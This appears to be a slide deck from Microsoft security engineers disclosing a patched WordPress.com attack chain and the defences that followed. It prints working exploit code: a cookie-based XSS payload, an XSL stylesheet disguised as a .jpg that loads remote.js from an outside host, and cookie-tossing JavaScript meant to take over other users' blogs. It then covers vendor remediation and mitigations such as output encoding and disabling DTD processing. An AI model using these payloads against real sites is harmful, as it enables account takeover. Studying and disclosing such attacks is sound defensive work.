
- WordPress comes in two flavors:
  - Download the software and deploy it yourself (on-premise)
  - Cloud service on wordpress.com ← we want to own this ☺
  - **End Game: Obtain Javascript execution in any subdomain of wordpress.com via XSS, so we can take over anyone's blog just by getting them to visit our website.**



# First, Rich Found a Cookie Based Reflected XSS



# Burp Found This Too...Not Exploitable, Right?



“...the application's behavior is not trivial to exploit in an attack against another user...this limitation considerably mitigates the impact of the vulnerability...”

**i Cross-site scripting (reflected)**

Issue: Cross-site scripting (reflected)  
Severity: Information  
Confidence: Certain  
Host: http://besttest42.wordpress.com  
Path: /wp-admin/media-new.php

**Issue detail**

The value of the wordpress\_logged\_in cookie is copied into a JavaScript string which is encapsulated in single quotation marks. The payload `d8b82</script><script>alert(1)</script>67c2e2fc6c` was submitted in the wordpress\_logged\_in cookie. This input was echoed unmodified in the application's response.


This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behaviour is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. This limitation considerably mitigates the impact of the vulnerability.

**Remediation detail**


Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context.

# Paparazzi vs. Fictional Celebrity




# We just need to be able to execute JavaScript in our domain and we win! But how?

Using a combination of a Safe HTML API and Output Encoding, WordPress made it **very hard** to execute JavaScript on your own blog.



Problem: We can only upload “safe” media files, and the Content-Type is explicitly set when you try to download them




The screenshot shows the WordPress 'Upload New Media' page for the user 'wosttest42'. The left sidebar contains navigation links: Dashboard, Upgrades, Posts, Media (selected), Library, Add New, and Links. The main content area is titled 'Upload New Media' and lists allowed file types: jpg, jpeg, png, gif, pdf, doc, ppt, odt, pptx, docx, pps, ppsx, xls, and xlsx. Below this, there are buttons for 'Select Files' and 'Cancel Upload'. The page also indicates a maximum upload file size of 1GB and provides information about the upload space remaining (3.0 GB) and a link to upgrade space.

WordPress interface showing the 'Upload New Media' screen. The allowed file types are listed as: `jpg, jpeg, png, gif, pdf, doc, ppt, odt, pptx, docx, pps, ppsx, xls, xlsx`. The interface also shows options to 'Choose files to upload' (with a 'Select Files' button) and 'Cancel Upload'. The maximum upload file size is 1GB. A message states: 'You are using the Flash uploader. Problems? Try the [Browser uploader](#) instead.' The upload space remaining is 3.0 GB (100.0%), and it mentions that you can upload mp3, m4a, wav, ogg audio files and increase space with a [Space Upgrade](#). It also mentions you can upload videos and embed them directly on your blog with a [Video Upgrade](#).



But, there is a feature that lets you import/download your old WordPress blog in XML format (WXR file)



The screenshot shows a web browser window with the address bar displaying `wosttest42.wordpress.com/wp-admin/admin.php?import=wordpress`. The page title is "Import < wosttest42 — W...". The WordPress dashboard header is visible, showing the site name "wosttest42" and a "New Post" button. The left sidebar contains a menu with items: Dashboard, Upgrades, Posts, Media, Links, Pages, Comments, Feedbacks, Ratings, Polls, and Appearance. The main content area is titled "Import WordPress" with a hammer and wrench icon. It contains the following text: "Howdy! Upload your WordPress eXtended RSS (WXR) file and we'll import the posts, pages, comments, custom fields, categories, and tags into this site." Below this, it says "Choose a WordPress WXR file to upload, then click Upload file and import." There is a file selection area with the text "Choose a file from your computer: (Maximum size: 15MB)" and a "Choose File" button. To the right of the button, it says "No file chosen". At the bottom of the file selection area, there is a button labeled "Upload file and import".

WordPress Admin Dashboard - Import WordPress


Howdy! Upload your WordPress eXtended RSS (WXR) file and we'll import the posts, pages, comments, custom fields, categories, and tags into this site.


Choose a WordPress WXR file to upload, then click Upload file and import.

Choose a file from your computer: (Maximum size: 15MB)  No file chosen

They do validate that the input is ACTUALLY well formed XML

Content-Type was not set when downloading WXR files, so IE will sniff the response, determine the file is actually XML, apply our XSL, and.... we have script executing in our own domain!






GET attacker.wordpress.com/foo.wxr



**Bad Guy**



# WordPress Exploit - Cross-Site Scripting using XML+XSL Pair

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" ...
    <xsl:template match="/">
        <h3>got it!!!!</h3>
        <marquee onstart="document['write']
        ('\x3cscr'+ipt language='\JavaScript\'
        src='\http://ab.m6.net/remote.js'\x3e
        \x3c/sc'+ript
        \x3e')">Noooooooooooooooooooooooooooo
        ooooooooooooooooooooooooooooo!</
        marquee>

    </xsl:template>
</xsl:stylesheet>
```

badxsl.jpg

```
<?xml version="1.0"?>

<?xml-stylesheet type="text/xsl"
href="http://wostest42.files.wordpress.com/
2011/05/badxsl.jpg"?>

<document>
  <x name="x">x</x>
  <abc>
    <def>def</def>
  </abc>
</document>
```

foo.wxr

# WordPress Exploit - Remote.js Cookie Tossing Code

```
alert('Cookie Tossing brought to you by BEST!');
```

```
document.cookie = "wordpress_logged_in=\</script\>\<script  
\>alert(document.domain)\</script\>; path=/wp-admin;  
domain=.wordpress.com; expires=Wed, 16-Nov-2012 22:38:05 GMT;";
```

```
document.location="http://besttest42.wordpress.com/wp-admin/media-  
new.php";
```

Let's blend it, shall we?

# Resolution with WordPress

- We reported this to the vendor through MSVR
- Within 72 hours, the vulnerable features were taken offline
- Patch was released in WordPress 3.1.3
  - Output encoding of cookie value
  - Stricter validation of media types

# XML XSS Attack Mitigations

## ***Tighten up Error Handling and Perform Output Encoding on Exception Messages***

- Only return generic exception messages back to the user
- In ASP.NET, this can be accomplished by using the appropriate encoding functions that are part of the AntiXSS library. For ASP.NET MVC, consider using the `<%; %>` syntax for output encoding.



# XML XSS Attack Mitigations (Continued)

## ***Disable DTD Processing***

- For example, if using the .NET framework for XML processing, check that the `XmlReaderSettings.DtdProcessing` property is set to `DtdProcessing.Prohibit` (the default).

```
XmlReaderSettings secureSettings = new XmlReaderSettings();
secureSettings.DtdProcessing = DtdProcessing.Prohibit;
XmlReader reader = XmlReader.Create(new StringReader(untrustedXML), secureSettings);
XmlDocument doc = new XmlDocument();
doc.Load(reader);
DoStuffWithReader(reader);
```

# XML XSS Attack Mitigations

## (Continued)

### ***Set Content-Disposition for XML downloads***

- This header prevents the browser from rendering the contents, and instead, forces the user to download the file. In this way, malicious XML that contains active content (JavaScript) cannot be executed in the context of the domain serving the file.

that was a lot of stuff

**SUMMING IT ALL UP**

# In Conclusion

What do these vulnerabilities around Cookies, Clickjacking and XML have to do with each other?

***These are examples of the new “low hanging fruit” we are finding around our services and around Microsoft, in addition to the old school ones.***

# Getting Ahead of Vulnerabilities

- Requirements and recommendations in the MS SDL would have prevented almost all of the vulnerabilities in this presentation:
  - Encode Output
  - Validate Input
  - X-Frame-Options
  - Proper CSRF (get a buddy for custom approaches)
  - XML Entity Resolution
- More Security Engineers

# Any more questions?

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- <https://www.owasp.org/index.php/Clickjacking>
- [https://www.owasp.org/index.php/Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)
- [Chris Evans blog about “Cookie Forcing”](#)
- [http://msdn.microsoft.com/en-us/library/533texsx\(VS.71\).aspx](http://msdn.microsoft.com/en-us/library/533texsx(VS.71).aspx)
- Hunting Security Bugs, Chapter 11